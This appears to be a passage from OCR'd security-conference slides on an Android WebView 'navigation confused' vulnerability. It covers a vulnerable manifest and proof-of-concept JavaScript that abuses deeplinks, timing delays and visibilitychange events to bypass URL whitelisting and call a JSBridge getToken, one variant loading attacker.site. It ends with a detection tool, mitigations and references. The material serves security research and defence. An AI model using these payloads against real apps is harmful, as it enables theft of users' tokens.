<activity android:name="com.company.myApp.WebViewActivity" android:exported="true"
android:launchMode="singleTask" />  // can be launched by MainActivty
<activity android:name="com.company.myApp.MainActivity">
    <intent-filter>
       <data android:scheme="hualalala"/>
    </intent-filter>
</activity>
```

Vulnerability Model#3



Attack In Real World#3

- If WebView can trigger deeplink itself

```
<script>
// will call WebView.loadUrl internal
function browser_navigation(){
   location.href = "hualalala://openPage?url=www.google.com";  // load a url in white list
}

function getToken(){
  window.JSBridge.getToken();
}

function bypass(){
  setTimeout(getToken,400);     // time delay attack
  browser_navigation();
}
</script>
```

Attack In Real World#3

- Target WebView can not trigger deeplink itself
- need a third part Browser help

```
<script>
// The event is fired at the document when the content of its tab have become visible or have been hidden.
document.addEventListener('visibilitychange',function() {
   if(document.visibilityState == 'hidden') {
        setTimeout(bypass, 3000);
   }
})
// will launch target WebView and fire visibilitychange
(function attack(){
   var img = document.createElement('iframe');
   img.src= "hualalala://openPage/?=https://www.attacker.site"; // load a page to call JavascriptInterface directly
   document.body.appendChild(img);
})()

function bypass(){
   var img = document.createElement('iframe');
   img.src= "hualalala://openPage/?url=https%3A//www.google.com"; // load a white list url to bypass verification
   document.body.appendChild(img);
}
<script>
```

https://quark-browser.en.uptodown.com/android

Diagnostic tools

- https://github.com/OctopusHW/new_bypass_detector.git
- A path search tool based on Androguard
- Find a path from JavascriptInterface to WebView.loadUrl
- Find a path from lifecycle callbacks to WebView.loadUrl
- Find a SingleTask launch mode Activity holding WebView


```
**************START**************
[*] Lcom/example/activity/WebViewActivity$1; shouldOverrideUrlLoading (Lcom/example/webview/DemoWebView; Ljava/lang/String;)Z
[*] Lcom/example/activity/WebViewActivity; url (Lcom/example/webview/DemoWebView; Ljava/lang/String;)V
[*] Lcom/example/webview/DemoWebView; loadUrl (Ljava/lang/String;)V
[*] Landroid/webkit/WebView; loadUrl (Ljava/lang/String;)V
**************END**************
**************START**************
[*] Lcom/example/JavaScriptInterface/DemoJavaScriptInterface; loadUrl (Ljava/lang/String;)V
[*] Lcom/example/webview/DemoWebView; loadUrl (Ljava/lang/String;)V
[*] Landroid/webkit/WebView; loadUrl (Ljava/lang/String;)V
**************END**************
```

Vulnerability Mitigation


Temporary solution

- Do not expose "`loadUrl`" to JavascriptInterface
- Do not expose "`loadUrl`" in lifecycle callbacks
- Mind the "`launchMode`" of WebView activities that can be started via deeplink
- Mind the reuse of WebView


"RichInterface" solution



"RichInterface" solution



"RichInterface" evaluation



Other Mitigations

- **NoFrak**
- <Breaking and Fixing Origin-Based Access Control in Hybrid Web/Mobile Application Frameworks>
- https://www.cs.cornell.edu/~shmat/shmat_ndss14nofrak.pdf
- **Draco**
- <Draco: A system for uniform and fine-grained access control for web code on android>
- https://seclab.illinois.edu/wp-content/uploads/2016/10/draco-ccs-2016.pdf

Summary

- Weather we have read the document before we use the API, both "app clone attack" and "navigation confused vulnerability" are caused by inaccurate reading of the document and inadequate understanding

- For cross-platform framework, some preconditions may not meet in every platform

- Navigation Confused Vulnerability can also be extended to other products

Reference

[1] https://docs.google.com/presentation/d/1Nv0fsiU0xtPQPyAWb0FRsjzr9h2nh339-pq7ssWoNQg/edit#slide=id.g60fa90403c_2_57

[2] https://www.youtube.com/watch?v=OFIvyc1y1ws

[3] https://www.cs.cornell.edu/~shmat/shmat_ndss14nofrak.pdf

[4] https://seclab.illinois.edu/wp-content/uploads/2016/10/draco-ccs-2016.pdf

[5] https://www.freebuf.com/articles/terminal/201407.html

[6] https://developers.google.com/web/updates/2018/09/inside-browser-part2

[7] https://docs.google.com/document/d/1cSW8fpJIUnibQKU8TMwLE5VxYZPh4u4LNu_wtkok8UE/edit